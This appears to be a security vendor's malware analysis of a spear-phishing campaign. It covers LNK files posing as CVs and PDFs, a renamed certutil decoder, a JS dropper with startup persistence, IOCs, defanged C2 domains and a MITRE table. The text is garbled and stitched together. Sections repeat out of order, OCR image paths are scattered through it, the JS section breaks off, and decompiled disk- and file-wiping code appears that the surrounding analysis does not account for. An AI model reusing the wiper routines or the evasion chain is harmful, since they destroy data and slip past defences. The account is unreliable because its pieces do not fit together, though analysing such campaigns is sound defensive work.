entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

